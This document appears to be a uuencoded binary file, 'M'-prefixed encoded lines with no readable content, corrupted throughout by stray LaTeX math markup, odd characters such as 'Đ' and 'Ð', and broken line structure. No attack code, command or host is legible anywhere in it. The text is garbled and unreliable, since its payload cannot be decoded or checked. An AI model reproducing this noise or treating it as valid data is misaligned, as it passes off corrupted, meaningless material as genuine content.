$M^7_8V]^2W_*-_ZSTU/C_?_{(H\setminus[_'9@](N7NMEVMCW639KI/0#F"(U>@.HPD))}$ MCE',CE9K;#5J7C#N)=[0^"ZY08JLU3P800L7PH&)[*H32A47PK67L>^G`7!EĐ MM; `ZBPL'S4!]&/W/4\@+D#[VL>D!2#&LU;:AMA2N[9H*GJ/TY8+WD1C &]ZĐ MMX;]?(@R\$NP_IG*Y:?_\/YGIW_\\D2?>_H,K]J/9W&2.F8'8%J+=>D/GC'+NĐ M[!G^K4++3===!,S\$9^S%P,"ED4P&7ZS0FH,SU8";&7X5Y@>>+RQF<\7\U871D M; '\$Q-SHQ?G5R]-+XS,+H0GXZFR\4)J;&<S/W,-LZ+\16W(UF__U-!(\$%QIYNĐ MU.<'EMDUR\$4L"A,JJK&M6<XAKE/'[*6IJ>PX0N!UGLMK3=5"9<.DRSW.3[*\Đ M8LT``HWG!N@R\$.48\V2Y7-'U)@TLENC]N:BWMQK;76:=PHOPO!/**6B;W>T7Đ $\label{eq:mw-+.K':M3M<J@%RK6;IQ,#_PZ%!9;W8Q&[P<?G3(@PF1#+.,);QOV=+J:*OBD)} \\$ MR1Z5P?.>]7"6I]@!7&A#GK_DI"ZR,TD=SR!XE:F%C";,H(US`O2*MM!M-.MDĐ $MP(C) # 'XL,L,B#%J] 17EDP& M+R%?7&-'C; HAD^>FMEG6C-U&30.>V3_H*>] RD$ MJ; `DU8RE17X; UX4^L]JQT#26J(U;1.SM&MHFZ+`,-W6CH&TUVC3C`6U0EE;&Đ M<W/50G%AXQJ'Y6=02XU-0\6N'>?0-TQHBV8KTRPVIM,Y9VZJ1AO&_)*VJS7=Đ M/,1W)5?C9J=U3GH,#1@;V!L&P89&9SU,'FC84J-]5YJ#\$-A#]KRC1!3H9C/(Đ MP(9FXKA8T4MMT!P:%A\/9S!OJ5TS:`.+[0>S!,XDFI]H_+"*%\3/#PC(&35GD MRMU-MIGBHBNV+>. `+A:4#UJ;.A2\$AJX\D4FP99B[&VUW1\$8W.(^UEF)>M=W8Đ MTDPI*MXJ\A=309TP:S)@E[=7]0[,H#Y3@<D-RB<DCRBFU:TG+D\YA%T\>)XD M76MJJJF]Q`7RS1V]B>(-M62OV,GV);:\Q\$Z0S2MQLMD>ZWW9?)]DLRU?I61SÐ M7P@_>\$+8]XJISNOVXI^KS?:DZKPGG""E(<^NMJ9:.XZY:;W)2[3SL)JQU)"SD MBX2CBA'%&?MYP1)Q?KE<6N+RM]\$.66B,9S/3PL*AIR:@:(QO!X\$<7V/V9Z;NÐ M6UNX]6]"<QB41(LRXUN36]-;V6Q],J..JR]&]WA.PQ(:EG1R]@!R'\S-"8VZĐ MU6J^-)H"*D-2_VAA3F,/R72E_-1\$#TVY/.85<Y>=K0/Z2L:#CF0MN[Z@3%8&Đ M`YD?J'4Z<[6Y&OR_OS]7U[;F]'ISK@&?G<YS<YNJ-:>:+?SLLVP;[<:[NEJIĐ

 $MCF; P*-3G!YZ?N+HX/3Y]-3NZ.)V?')T8GYX:S6>FID9S^?%<87HRE`]=O7K/D$ $MHSB-;C"XZ^{(-)}(-)/I'R;\&.8+QD^{+}T&R9>P6QBU-LC(-).CBK!D$ M87\$(GM(.B<\$780&06,(==1X&DWLDZ,G-L@0719&[5\$Y&415(4*>CE&%;D[.5Đ M"]Z6X*HML9HAJ[<7IZ*2O>'?VHSK5?IJD:U\$F)A@=0P3\$SL@#SIS.R`C=EISĐ MC3:(B'9M;M^L1TJ%2^.7+DV.SV1&9RXM%\$8G-C,3HS,SQ871J=SDU87B9*ZXĐ M<'7A,%)AAS<-H=GJ=CR\$"3F)XQ"A+9#=%:#9,URV0RA?MWMZXBABZ&BU#T5YĐ MG]OA\ -XZ,H+>*#&M^YCC7W2\DBU#@EN>Q]K[KI2/R;Y?J2V1USLOH M%TPTĐ M>FY]0`1&8DF0@1['F3XI:-3F&C5]KM8UYC9;G;EZ<WO.J.7@8\UM-MISQK8YĐ MM]W8FGNNLPT?C?Z90YK-@5C<PG_F.NWMN3UU-U)L3DT7\E/YA:G1JS.9S.A\$D M+3,S.K,PG1^=&5]8R.:R^7PADY45F^AI':I[&&HR)^W2%`Q3HF'PP&RRK*6MD M?4NHL(N&?6.Z*PNAS<_!W!^7QT(.%*_T#^E/[.GY_#^]4"[DB\NK*^EUO6XTĐ MMO5TU]2,V#(2[']R4UF,_S`QGIV<GLB-9U*0EIO(],__3^(YROD_J+\&EPU2Đ $M!@!I9@" [E+R3780/C] OG/P] = '/Q+D8H_=ES<)KW"83<*"]M]1V';>,V9XMD$ M2C![S_@F+,(!5#A[&?#DRAO;7=Q.-IT\$-FB\$NI_AN_';L\$#PS,+K6DNWW*UAĐ M_MO9,;;'DB?5J2Q_>]VR.AM&T_F]5EA@`MC>M7[[\$BN<NLS9M]YM&'H;ZQWVĐ M; ED#*GCVONWZ7VVJN[KAY%E>*ZUWV_XJL;=!PK#WD03-NU<S_1B%I"#:\DZCĐ M%5*%?`U=]."ERN!;>T(_SB.^/G_U^:M'_@HYO?"J/+8,?;%T'IGY/V3[H:<RĐ $MXN?_{6QV"N._3&0G,]/93'8*_3]EIOKQ7T[D&;N@G#L;L-U7=D$14/+-SHZ*Đ$ $M1K>+>N<^5+T=2QE:'$9R&5BSY#+9#+H;.,.U0&6]N]DP5&7!4$%[4(9)\J@@D$ M;=K#RF6#03QI-\$S-U&!IU; `.\"8XCH_/Z#8;NH+.%97+S^'W)^E?%5ZD:WH+D M0"Z,15KY1\:J<!-"%XW!T!!^,/+7]TRYDJ_LX-6NO'VY[LZYLXVV1:[MANCJĐ $\texttt{M_V7;^5Z9N9!Y]} \\ \texttt{HKR+$P`Z,$>?<6-C2G\$MKK9Q"3;M_FM-667T50;VD('(<JFD)) } \\ \texttt{M_V7;^5Z9N9!Y} \\ \texttt{M_FM-667T50;VD('(<JFD))} \\ \texttt{M_FM-667T50;VD(')(<JFD)} \\ \texttt{M_$ MMJ5S[RXU[F21641#V19%0!"DU^PL811==9K,&YP'".8GW+*\$7P"+KN[6R5L@Đ MBDUM2^TV':>%"@]S(;@M5[9I?::T-'0U@U,<B`+:FWJW9LS.(N"ZMKVL=FS'Đ MAA@7@.K*8TXTVLH>"TR`[@R,;EMI6/X*@ASGWKW=SN.>O`W-ZAIM<DM-SN_&Đ M+IP[JUP`=B0>='VA8&\$JK]:@2>[9TTI95[948P1*'\$0/[FK;HLS`8.C%06]ID M>^1SAKSCC"@PQ^]BYZ`',=NWR`[:NY-O'\I\$V<D7V.8!I5LL/DC#,K7F%J]-Ð $M1S4H/I/^*F9Y$9(;:().V2GNS,J.=G9(I=FO-8\S(:R!63@QO-60S/1';Y*D))$ MKEE8W; %04BN4#C<058; V9Z:&;6\14#TB.F^`X`\$#/44PZI5U=&>/;;6]ID\$3D MH7"<"0&0'%;@YBGWD&-7L&%2;F@L&N@SZZ*&:35J6-C@%IN)!O530S\\FIE6D M8+XS&W7FQX6R;NGHQ0WQ-]HF*\04YV76J1>0?E?1U/T1Y1EM<_\B5MN_XZ25D MMAOTY&?(L:^8"R\^+\E!I@PUTM\\$>QK\\.FJ>MW;=+A'09\/H@!2VS+G.\10 MG,5IFIN%=1YUG.DV.#NL0\$/I:PZ^UMC7\6'F4PADIG%`T4^H91VT/&%A]08YĐ M>08=3%<-O4651X=!'OR@LZM1VU!X4%P5S62A^BB2"^,.T^8EUK&;6DV%!;PMD M>\$A2N7YV6NB<D[AE!'\V#.8DQ1QFY",,'>"9KHF%<!S\$&4CT\$45#-T36#KENĐ M\$DO@-5`&L]0:O\$,RF!OD?<+O:R!2Z`PB+`P=3>LHZ*_#H"LIK@_RL_)!DD6D MMASP\$0>B,R4TKH..1Y;%X>A4DM<0.8=0J"9N<C*_+?8]%LJ`P2_0-11S#X,1Đ M:\@5%)N7N&@BQUC:-CHC8I=J00AV.MQ3RP7TJ(3>1V#=.X*U0RFDU&!Q85)OĐ MF7<;'<7:TV'=#9,(L)C)6)RR\$J>B`RNDPXABJ@<CRJ"ZH\S/0Y\.\GI0V(E(Đ $\texttt{M\&<VF(D\backslash RVX!;YS4\&*,5VX7Q=-7<LG\&]LV1Z?[YD!(./`'0S5T\&W3+G\&='.<-D) }$ M*\7\K3DE*;/:C,I[,2>1>^=(N8]0;R,FLPS--B.R+TB401E!LP615F]&T\$PRĐ M]O'J;<1DEJ%9+2+[HD39M0B:+4JUNA9!,\G<1ZBW\$9-9AF;UB.P%B;+K\$30KĐ $M2+6Z'D$SR=Q'J+<1DUF&9F8C/'NYE*SV4?(:,9FE^CHB>T&B[*/D-6(R2\G"D-6)]$ M3H186).01T?(:\1DEN*3B.QEB;*/DM>(R<P73()>@BZ5NVVF)MM*.G>QR-45Đ MKJF@9F-JY)#=UJI0)X&*#:@SH)>@YSM:,\$,&J[8SIN]J1E/MI)5B>CO-WE4!Đ MISF\$D_J(@M/K,-2RLKY1G.-JRJ8.>I>G><N8;1USV>MG0)\$=481?.:Z_H*/XĐ $\texttt{MH03:8.8[J!JUN\backslash UFQS*\&E1=>4"ORY3R9R-L[7X/:40-PD7N!^P7<)6?1J+]1D} \\$ MJZAFYUF-6>@S4+^'6#NH_B(^'D8`WGAZC_D1S-?KH+&;(7TKTVYD6ERB*1<NÐ MP.\J>L9\$3/S5L*<(5@5<O@SA?D:#@D`I_C;PH![T=LC&^4SC#BR@!@:&YY3&Đ MQ8O4ME`"B)D57VZ7+\$&Z^`A_S_-?-W/UVM;Y.[47=NEE9*E;.L:>@:]J]%:D MEE9>RN`U6,NKM;M[L*XV>6ZV&.8+>EP\&,SSK\5\^"N#]*K4KN\/LH+84EA8Đ M>#('LU@ZE#C(5C6#:308)[R&Q9>%[66-W-\$XYCUV%1VP\$1PZ(@1`90@*V5A:Đ M6EVY5EW.W*A2,DJ<WZAVPB'T[;B[V4B^L?#*F5J9T';&@J!=%KGCC?6`C[BD M]G;0"\"0`Z:<GQ=JA]U'X1!NU"'5)<FS1! D/']"*!L3!/*P4\SHZ!T>+@.WĐ $ME3^{,!} - V/^{,!} = 0.00$ MBRP(USV76UVR^%AVJ6%90,0=K4DRUA'%%/C4U`S<%7(D,7=YPIASC._XO*NKĐ M=?D2E?A_3T5_][OD0<6@]6C-#LGIQ"A4E4W@ILT#16LV8/&K\$EO#JK(%*WO"Đ M9&@=S6+7E.RU;*.-^QM*<"FYUC610J*\$'E%"V\DZ9\$U'&_:ZQ<[\E&=K7:,BD M<I3=H40*X/5B(8]+?_AW"+2S65@]T8X6?,W?PE%C;VHT#X9CY"Q(H[HZ,.PRD M9)#+6"W>CJ0<O5)L\$TVYA'*J.X1:YXC3#):ZIC:,(:<9HU=6N];BCMIHVW`7Đ

ML\,\ALBA2U6/4"JRH!-&)8(VVO\$01WMQJ*,=!WF.4@,BXN'*3YB[V`;R>6<[Đ M[R::@UPGY&A9,\HWHW`&8,.*BPE1/HR0@^P#D`:\$B:'A^Z#*%FX38HY-W;)TD M\F./FX8TZ[\$-,\$K58.3Q#60V(:+SEK1=LVU=F#3=B73A:GD49UK:"[W+-@\QĐ M`*NQ32+'5CA!9FG[G2;&@*V/\$\$J\!]G\$W2W<(K2ZM--&TQMMCKD3.DR5NJG9Đ M;JF\$G7:;/GQ.QEW((2C&I1;?K4<8EZ*#Z%C*4@RT^C0';>U6,\QA\$\$2\$2MO?Đ M47&WWMT4MB5D'A6H)52KG@V99"N(>'5KR#N5ADI*6]/`R21Z=T[@3F=WCGZQĐ MTYZ0'#<:9L/2ZF7-<C(X=;:W\X1&P-QU0VU&@R*;*\]298F]'4CB?ZXMCWA:Đ M,YJ-JIO46+-IYD7)?U,=AGG=N&Z25-`B:%86ZBT91P!&SEQS7)D)3%Y<E['?Đ MAZHQGE(+VKN<?D*D-DOLLOYY2CO`('&.L&[75&O(_LDN\0X-/)^9035S#T2?Đ M(&=(5R*FP<AD2_J>9@P->R#87[HK[NIOH(T.M\$\$M&*"0`0?0!EX11W>/Y246Đ M^OTC/ORY#1@6@ADGY,9H<4)&7J\SC.A("\$='#6MJ0O/"M4\6&PN;QDL):*Z8Đ M?#@]E6&T552@;P<ZSMH:&B@[XA%5F\=,)G<?R\PT]V?Q)WS;O]T6>S3MMF=\$Đ $M\&6(K/3=1(`'72;=@R-6[K8X]SPR[E5"N-@P8TS5;7=[3[(,3$GB^TS>'/(P\&D))])$ MYYVUK_+XXW9A9:/V3(;6Q8,7!CT!V6UV5F\$M"?1SX3'V\B9S-#N4=2IWIE1LD $\texttt{M=UOL+K[R[\$WM`']"OM!1!'4EBWQS]`HP"_Q[3;/<[\$,N4BX`.+K1*\N@\$J]HD } \\$ M^R"\>/?:H=IH08!513XFO:BB#SE2>MA!L,@":PPK5U!:("\$X@C,QN>/;\(P?Ð M^9UAY3)BM^/).>'DF"AF8V4`>I:">=B3'DYV-&O1.0'\@!,BSI/-)T\&U@S>Đ M[T,=AN\`F(%/GL-<@0ARQJPRX+#;5>")`K#;L%R!!<VT:*T!8TCO0(>UZR(VĐ M6E!)(>)7&4-P`(\-NRS@(QN,K7\+BF<_>.:NW,RA'2]]/6!`?2MZW;UL!PÐ $M.+5LO&P*M5H=>P(-T1H%<,[4-CP@I5'MCD^;<5S."0A`R-R[4`09'@`><:I1D)$ MUFIZNS[*]IAZI9@4;I&@D!9!SC,")8<8;4541"VGBO?<?"='HXL"C8Z91!=SĐ M<D3"?4KRD'BUL4^[(T_8*2A#4!VN\F@83N1WE_7\$9&"[P8-!E(3^M^W!\$\$:TĐ MY\';;=07&NVN)JP8:/L,U(\=VG"V:CM/*,\<C*W<\$0?A&6_=8)#4ADRK#DJ?Ð $MR`(HSSV`4)_;[4'<S?\&_7G\&KZ4<.37\#+=5;0?@1/QR`X\"%P`6$V+C3,&EH1Đ$ ML8UVM,U!(C@&-*8+O+75[)H[;CL=WF5?F)6!W;%A=3P(ZXN`4IKNZ)TA@=2;D ML%Z\&RQ.;,CSXECO&FT76JP4WP!CO&Z#<'S."\2*H)TK678PDQ1+5^ZB18?#D M(38@:24D\FA-5V4KM;2&@6.';:`S-<YAK,![KAJTHMOL5<\$@.E0&7P>?5X9*D MI!C!--5L<06H?;!G;Z.QJ@Q+J([/.ZT"A&1GIMH6*'S2&0\$OP76R%T.]C2N?ÐMMO(5JF@YM#_L0L1%?=B]"UX!UD8R*N.'\$[`\$QV7\$Q"B+?]1D<@O)ND/6.Q:9Đ M+XG-10IPL\$%^T600"*Z[13!YM<7EU?GSYWF2(Q91<K'%89XIG4-BTK#B"?0;D MI9"ZD9(9);FWJ]G9%0JIQTPI9V?S:*YV7=LO\YT\$-R00Q2IV:_&8,A%0Y`[;D M87X=Z,+`B+-"#"P)A3J,BC5Z;&)87!D.'WZ[31`)T#UYW)9!HR;LSYS0\2TRĐ M<@NG3>X!HTWN^&DCRK<BGT.X.'#V]+E`8'#.1)-PGN=R\)V@\O>\9VA2>3@@Đ M:Y";B/+E,)2&HHI-!&A6BO(?UT8-M6D;"#J3C>*H,Z)8HT-'>Q^2!@>/:.+KĐ MZ3C"B^(I,S*.QZHM?7=@F%:?"3T&M98#[\$`'24+JG8%A__(Y;\$\&Y*^P9>8%Đ MLL>-=[,P?F#-]3C;!?C*IP]X^`P&/S.1MEW'X9FAKI]WYV'GW*1DKL!(6S6*Đ MK8YU('!T0>MD_70)\CU"1?"^,!!E"LL%-PA"B\O%%R==WK@[G,,+&H\9TX(PĐ MM/_%?_!S[FQ`/;SW8M]WZ3_>YS#WOWJ-!)'@_SV7S8W[_+]G)\>G^O>_3N)YÐ MI+'5QIFL6KU1*F_DEZJ%?"5?K:SG%XOKU>O5ZKFSCS!+BQ@(X<+5Y=U:K0D<Đ M<D5\AT8(EDDO@U>OF\$X^%Y6`DU6SJ='\;\9`W=0V9V<W2B3][!H#`U>OEI:*Đ ML'*[5EI4T.?\@#>UN%)9?[I:+KVCJ.OFI_S'M2Q&M1,5'&_%D(W^@7T\$JW)_Đ $M/6/^{U},T_{-NBO;M}^{0}$ MXEST@1J!BM366#QQ/!!PZ\>W7K><.T."ZC1B![C>HG`=FF7!614\%MLUPGT%D M]UX#5)8WW[M)1J>5'7)_-POBW=X(1PUB3OA=8/MP]D^817P_<;(,OLH%7XV+D $\label{local_mk^S} $$ MK^S]+ML@\#_[AQ";U$>NH&VEE7:MIC5T\=L9>I?6*"?HDWLIA@:3M$W&6W^Y$D$ $$$ $M > X1) + +T8^X > 9T(1S-KP;1B8) 2+R@R#`S+*P^4F'$"D>CSP1$8$SB4`>S"/Ð$ M)P#S^MI]&`\]F;,-..[-15A1D"ZH,'IW[>`R?&`N7"V+A_>DA)IH(J7:9A/,Ð MK\$"T,]`&#:^*/X3AQ_G]/W%%9]B;/?:6"(RG&HWAS0/E`KN4!SG)TH];)_`QĐ MQL0\$669NZOMIXEQF\$&B'D,=]*+K\$Q&P/*;M8)':S7.GS69I-)#`*V,*K3GQDM?I=MJC&(1IA, %G%C.E.PX_#>3(3!, &S+`H\DJ'`[NS`A@\$K@L^Z))G9?<%O[Đ MC+.(P'3L%LKF/0OQ+_V59_D9:<C9?8.=D++#`)W9"-CCS*T,,)M3J3/B.J9AÐ M5^6,L'#1[;I\$\I_*+Y`ZQM.;FK6G:8SYW"N#S%Z:;JVQRUP[C11>]Z3UHLU\$Đ $M()&4(9>_1A@/-YB%\;`B,B'C-ZV>5I;QPK!X36V$G?KZ>)A?&%.5<,O5/4.WD$ $\texttt{M:._30@R'3+7Z\$+[ABCM.->Y=-(SZ2)?R!E7[^B-^$\UR")/-.\C*,,TQ25C,D}$ $\label{eq:mwwh} $$ MWWH&[=:?MPW$=[B9.-JHL3\&^S.`-/?F7;\#S;E+>3<J[R?*R/\9F5-Y%.V^-D] $$$ M\M8H;XWE97^,6E3>@IVW3GGKE+?.\K(_1CTJ;[G\$\YH-@F=_#/8GK"P;OL[@Đ MV1^C'@6_L&;3I,/HT&%TZ\$35QX8W&3S[8Y@N//M/&/'N@IP;<-I3+FW8=C1CD M1^W\@,"A0+%O566PK8^2V1IMWP\J+;J47<+-%V[V119?#(UM=H82DVLC;(CPD

ML<\$NFPIF7+1M@PH3V; VRC1J. "@UJMYH4(5<TCV.8TLKJIIF>Y0*25]N) "U; CĐ M5Y;9,00-E#&\"2V,%Y-I8.I=;C/>(I.V=GV4I*WIJ`%<*BH"K?!VI:6/DH`>Đ MQ"*A54"K0>^%45A:JS23T.T"O';:,&M=&NP.&I([)!%A7'=1DICVR(7FVVG,Đ $MT-^*(+,W&'R##^_3?NMXV70755_.<*9QKG\JSP:V)5$@XH9*=[_1;*C0/6P&D$ M9D'=F/;JZE)J<UL'<;'3<G\$S4[9G`QL[<QY=SA&PQ"VC.HM+0=:\$]E0_0G=RĐ M:2*PSY&ZS-R&(6FK9#-,5L[<]MF^GLX`2FS/T=1(9-G7;DDDHO!D=P<R&9@>Đ MU;HZ"P)FA#P)V)?G&1*\9]UD9I<T5R--HZXE,,FXN3 HF+8Q'(YI)JF>^M86Đ M5BFSSPI6Z"`)CTS)/\0(/V'!R\";=)+*<%`OL*HU[)L-]DF;HF[#3)9&`T[*Đ $ML = P[900 = /2\%,? = J\&,"3\#R\&RP - 2[AJDU47_&N\K$14H + N'&GH9&O! + -A = = E:D]$ MP[X\OL<UZ;K.7`)H==<CP(BBI;?3LP3`H!2V-8W?LL/N]7^Z%\$]O<^SM,_#ZĐ</pre> M#FUF_?C'+I&S@)4=!3@P<=^EKN=CDZ5PLG0>P2-U^<]:A..:K\%:H-WL,_)Ð M0)M.B93!\<&TDN=N\$EHZ;4&S'SA7D@V]XR*`=S)0Q.1*X)X^:R_?O!?TL62LĐ MI=]9P0B[*Z*:KL1DI^A[*JY(D?_1_<#>#E<^N.04_`8`1F6(U(#,?AW8=2NSĐ M1=:0*.=,FM,MS*NGA56KMQGL0@U00B4?,.SN@D.7P>Q@VEV(F62K0&TDHS_OĐ MIOV\Y,\W]ML,:Z`/..V;)N-&DYM)^WL#2PUT`PX+Q7;3P!#Q%J!'!(PMRR^ZĐ MD7]V((^VK]8LZ'<:\%AGVT:!'1>(I].V,XE-GS,)6XN'J:C.Z\9/!0:YU2..Ð M!:C<CKZ'B\D1+CWPZ\$'%HT8H%VJ@,X+3U()S&PAQ?#G"G<0P@3;(#:L'&1S6Đ MFG>DQ85#0*`+]KY^T\PYVW=+1;"))I,ZT!+8^377..>X\X/@Q32EB-,W@QJ.Ð MF48\$JS@^C8B6-RXYG?(]QSZX1'+KH/KV).+*M:UW6%N#-#F:[?:<BY/NS00\D $MXW0, F.TM; =: HSN04M <> ! > 0A] 3CDS2Y_C8_E < L^<O4IZ! #2BQL?A)NG' \ 9.PD$ M+Z/W_I^>'._W_XD\\OW?&)^9.AP3]-S_N4PN-][O_Y-X>NS_W;HUROS?I;5]D $M62^@2?Z_<^-9WO\3T]/CZ/]S/)/K^_\D6?IH=.IL3=N+RV?3J5>Q5X]E-;PD$ $M.,"%^2SXO!^KWZ(_49/M4_"_^DZ^01]M&S#_2BD&P]Y^3^9>NU"NHZ.>G<UD$ M^]VGP6?LM*\BI]@?K(O]"E&=YA^YYR%`([!HO=E,D=]A)_BIZ^02X:IX+Y^^Đ $M4^9\&:S(*U)OX^6^(J7)CR^C;X_"OY]$WX;@WS/T;0+^?3E]&^&4>45JAO[*DECTION OF COMPAGE OF COMP$ $\texttt{M#W+P)].WR} = \texttt{M*D*D}; \texttt{XOIS^!0>0DH} = \texttt{M*WCZV+JL.O} : \texttt{1Q?MWWCZV+JL.O} : \texttt{1Q.MWWCZV+JL.O} : \texttt{1Q$ M TNIY4;-T\$U]RU*&UH>5I=+*4ZE6:O[A5&VOGJK-WJ[KM6Y+>T V-G>^>KNNĐ MF7<MO7.[LP/8[V(YL`:&=%;@>[(I;5_#C#<;[4+AJ=O34YE,.CLU/C.9SMS&Đ MVNU#Y?`#*^B[:82%NLT\C#WT1!2%GWSRZ6N?L99_*O/D.P@8"?N\$376>N%&BĐ MW(O-!BS@GWQR;:\$`P",`?-H&)FI\$0.<1^G\!Y)LYM[SVH5?/O./>R__R:[[DD M_U[[FN??].[IWT^E_@+>%Y%TAR&+V"&P!DK]V0__N#)66%I2QE8W*K,#7EX;D $M>!)#0:4;]3/[7YKZV,>PV\2AQ-C9?#<>1*525YTWQG9G%].'A#<,:D)XL[=JD]$ MU&G8\3>/KI#Q3&K#]R:7:00>C*?VA,'\$F-D[ZH8#;U8\;RS9;I;J7KEN[3\GĐ $\texttt{M^S[\#_XY/3?\%0[\ldot{1})\#Z:ETT"=3_HZF`U_'6:Z-/]\ldot{-}IN<F<)/M5I:7EM=KUO+D}$ MQ?+B>FFMLKI>=1DJ5:VN;"PM!6%2G^D",9#*]8V5I\@.34XL5:N-5J=Z?!*,D MXSL^82<@3(3MN:>FW9Y"364+9H&O`S7FU^%'&E22[X//U!FF6;P,])N7DQ;%D MOIT^<;% 6![IH8M[Z+U>^B6.2[UZPEABGTUFW#ZS-?1/>8AID"G4T'V:=R'%Đ $\texttt{M-'3Q(<V[@>K'HSG[W>OA\V'X_\#[_?9K@,A_D<\%,VW&OA<^HA\%X[A4SZ(RL$;D)]) }$ MB%-@->!MU&#J=:\5556FJ'Y*B)X:\KPJ96O;J92M;6,=F+;MT^A3KIKU95S-Đ MLG/A<XH^=LN?3*6HUCLIL8UL5<'?3"!,2H29=- @\XA04Z8>7?:\N07 W@ 9Đ MUBO7Y";'!:XY15SS(TZ=P[FF[NL)@60&[7?(-=\6@,O<-VZ0Z=]/)9I'\$/5LĐ MSY2;F0B,M]],H%S,>',VKK#.'PZAG,UY(MROWF<*RU!5@7^/DR.G<XI#UO25Đ MNO00TI8U_%5RLXMO^!]G'1[".LA,!\$>MPWAX'2:)ZJ^2G!M]E3B6@\$&2^G^WĐ MT:S7=NY6]]J:5=V?F4HW]6WI,I+N?TSE<J[^/Y'I[_^=X+.P45HJS"K%?;7%D MG10<8I=\$J=NAN,A&`HV93&:A1Y&QT^?.ZFH-_5ONPN"NHWFSH>O6+/`1\)ORĐ MAM%^R(DEF3*=.YN]PJ)M'[HZ%\0'\0VV6^I=#?>ME+&V#KRK*]3PY?*U^3*@Đ M2BNC#?:FN180E^?QGZRRLHKR<SZK+.>?*A9*Z]7UXE*^4K11K%96JPOY,KZ;Đ M'T3\AZGEK%+)KU\K5M;RE>MDC-UH(RJ[7K-*=:5292#5&\7U<FEU12D7*TIED M5;E96KFUAL!*Q([=`M^Q0[+3/[6F\N2A]K_TS>?\$<<]V*60-M&%VL`+>Z68\D M-XJ.10?'%B]>5%9=RST[>+K"8T\$J6:AD)CV>F<Y=2N<RT\0U,QG`SSI?C#;EĐ MEK"H&QV=Q5%+*TH>K[X@%!IRFIJQ2Y:2T!5-9>RJ/G!LC1T;(\$*/75UD?TOXĐ MDG]-\[^+X;U0YR'OS-MF >[M1KO&P8^M;BZ^L.*AP-MJIW%,0#6\C2"!"0%OĐ MFU9S.L/`"]5;,U/5^2S_A=5V?I0KA>IB?FF)_UQ<72F4*L#GU>OYE0*,O6L.Đ M) $R^2C_37Q_5V_FE_7$ FWBX#Q, $Z_iSV: < (E<JV_5M_5X_04^K_82<[86"K[*7F?W,9";KD])$ MPL%0\[[CT*4BOI[*C(ME5I>*^94J5+:Z#%^<`@K%&TONCP6W&=4J&][YQ>NEĐ ME6*U.L\(R5.OKJTZ3:IB\+'28G5Q;6VIM."^7)K.5.U?A26WE.IR12A^;;VXĐ $\label{eq:mf*} $$ MF*\4JX"[>G5C91\&)6G;2E\N+U975U;6*0\Y"H63+\&-[X3,XAWEHYO^8F<R2<D] $$$ ME]]1F]U#_*J-<I?-/G?S@S[<NV`_VUQB)N<@M?>S?[NZ%8'[:'8K^)UDZ.^Đ MMLXS7+O*_Y8YZFGV=[7._W+N73T8]0(4GEHN7*TNYS\#UF*\^D#!=>0KIW<9Đ

M2&DE!"1SB<'LU2><;L?O.8[>.NAH]4:3%WHU:5SLJ09.L&G6T+1XLE#K=!1\D MZWW5DX#'<QEEK-G85-!T?3;L0`D3CW\$2`'3AL\!28]-`_!EM:UN"T+_DD?FÐ M'UW2CY6N0;<59R>REV9&)H!EX9_Q:?SG\$OPS-0G_3..[:4R=P8092,CELD3KD ML9NWV%]TC4D1\9`^]*;%PJ?.-J"M[`U`S'I/@I3#300AQ!200SHA9R'U</ILD M<H)&=2I=G]A\$G3T41-NG3EH"#K'MH%\\K2I':]+5E:6GYU'!PE<96\-"<?8`D MZUI&C9HZVEOF, I>4T4+Y5KFZMKZZ6"R707KDUT&F5XJ+E8WUXOS`P`!T+?RKÐ M<#B&&] [C@P1!&&>+E>*R]7%U66H8FEAJ5@%PA27%Y:>KJ[DEPFA,SS2/))DĐ MFMU]=L,\\O*6DI`MR6/CU7?RV[/``#V*,F8H8UOZH?@I<2#@U1Q'?7!4!T70Đ M&R)T!E=?4\$1E0504/\$J"JR"\$*P=^Q2!\$*<"E?81.H#@*@:T,1"L"MA) `V+PJĐ $\label{eq:matter} $$M@\#O].U._/>TK<7.^.-_'S/7!>1[K(*W9'J=6FZAB'A$^\&-0>M&CO3&W4@O.=D]$$$ M'=@50Z]KW&EK8,DSE<ZFIRYE9M*9H\]\/6H%40H!R!_%.]D=IWK00ANN'I3:Ð M-8-N"ZI-!>>D^ZDA+!=![,["['.M.(__*.+;20%693YM:?L6>UTNTIB9+:V4Đ M*B-U]@X&S>QZ\:K[H[3(?QQ-^2BM+*X7EXLKE?S2[,HJ>V>PB//LQ\IJH7@UĐ MO[%4P:'OT5=H[`E?40V=K>V.;#7VNYV1#FXLLU3N:V\6.(^]T,W`*SL@24>MD MMQKMV4GVUE2W@(P[7#_:K]&<P'4C#.P^FS:P&)%XG?HF@M%]>%:W@[;::M0VD $MG1:!-%M\:C:S/X\&;?B.9?1"\&0X*W4=?$'CVR1@KI)J^M85`:60?&G$YF=>ZD$ MNVDR;R`L^+`Y`MEX.\EMQVRUT&QBM.'%]4H9KTAT.T]F<P00H3?=/RT/)[?[Ð MKD)&4!)T1I)OE*UE[M8ZAE7=M/2]6MK6@2\$G\$A&\$>R#GWG['S0D9`6Z_(Q:9Đ MF+%MF5:MRK*+)4K55<@B-3DA`LI<W]S68/G52PM!-K6UYGBNITQX4[G'+##6Đ $\label{eq:mnitzsw*r^[]R^_]T&''H&P'''L/\F^Y^^_??]?WKI_P4\\!5K2M],[5JN7,A+LD]$ MOZ8GA?[/97+0__#T[;].Y/G8/UQ.[:2L5"O53%U)G4N=3>%O+:6FZL[OY50QĐ $M54GE4TKJ.ORMI-92H_\#F[:F-5"EU(S6?&D@MIO14&[!H].\HP!RD.O!K^/+4D.O!K$ $M/\&D(C=_WX=\QI^0Y@MN!4HV4":D(UX5_MP!7-C4%>>RZC`5JMPGXZU">_;L#D$ M.#3GEP6PFU""!B7LI1H`:0&&><":@?\>@[>;J6VJ8Q,^!J0\`JVY2I]B:A+PÐ M(`X#_BKTK<Z_;?%6*?!-A?P:Y,3:-^#?)KPUX=N[Z>W%U#BOS0*TJ0&I=4A?Đ M@OS;3IML;%?HEUOG*S\$MN\$`TTR"E":5UJ!8-P+(-:1DAK4/4J@MI;IM8B[QXĐ $\texttt{M,Z\$T*:8*]} + \texttt{E*-'D} < & \texttt{U2J7.} \\ \texttt{Q06} > \texttt{L\$T5_NL\$VP5Z[^WA':*O2\$N3:&80G]53D} \\ \texttt{D} = & \texttt{U2J7.} \\ \texttt{D} = & \texttt{U2J7.$ ML_!F#7[IJ>?@=PW>XIL;T)8*<:K!^\](C<![QLE;@&L;,&*:!=_Q'>8J`-PFÐ $MO-].O9"Z210=3^4X5XX+/&K74+XWX_@1J5X(\.-EATZ]\&*.UQ+;V8+_5,C)D$ 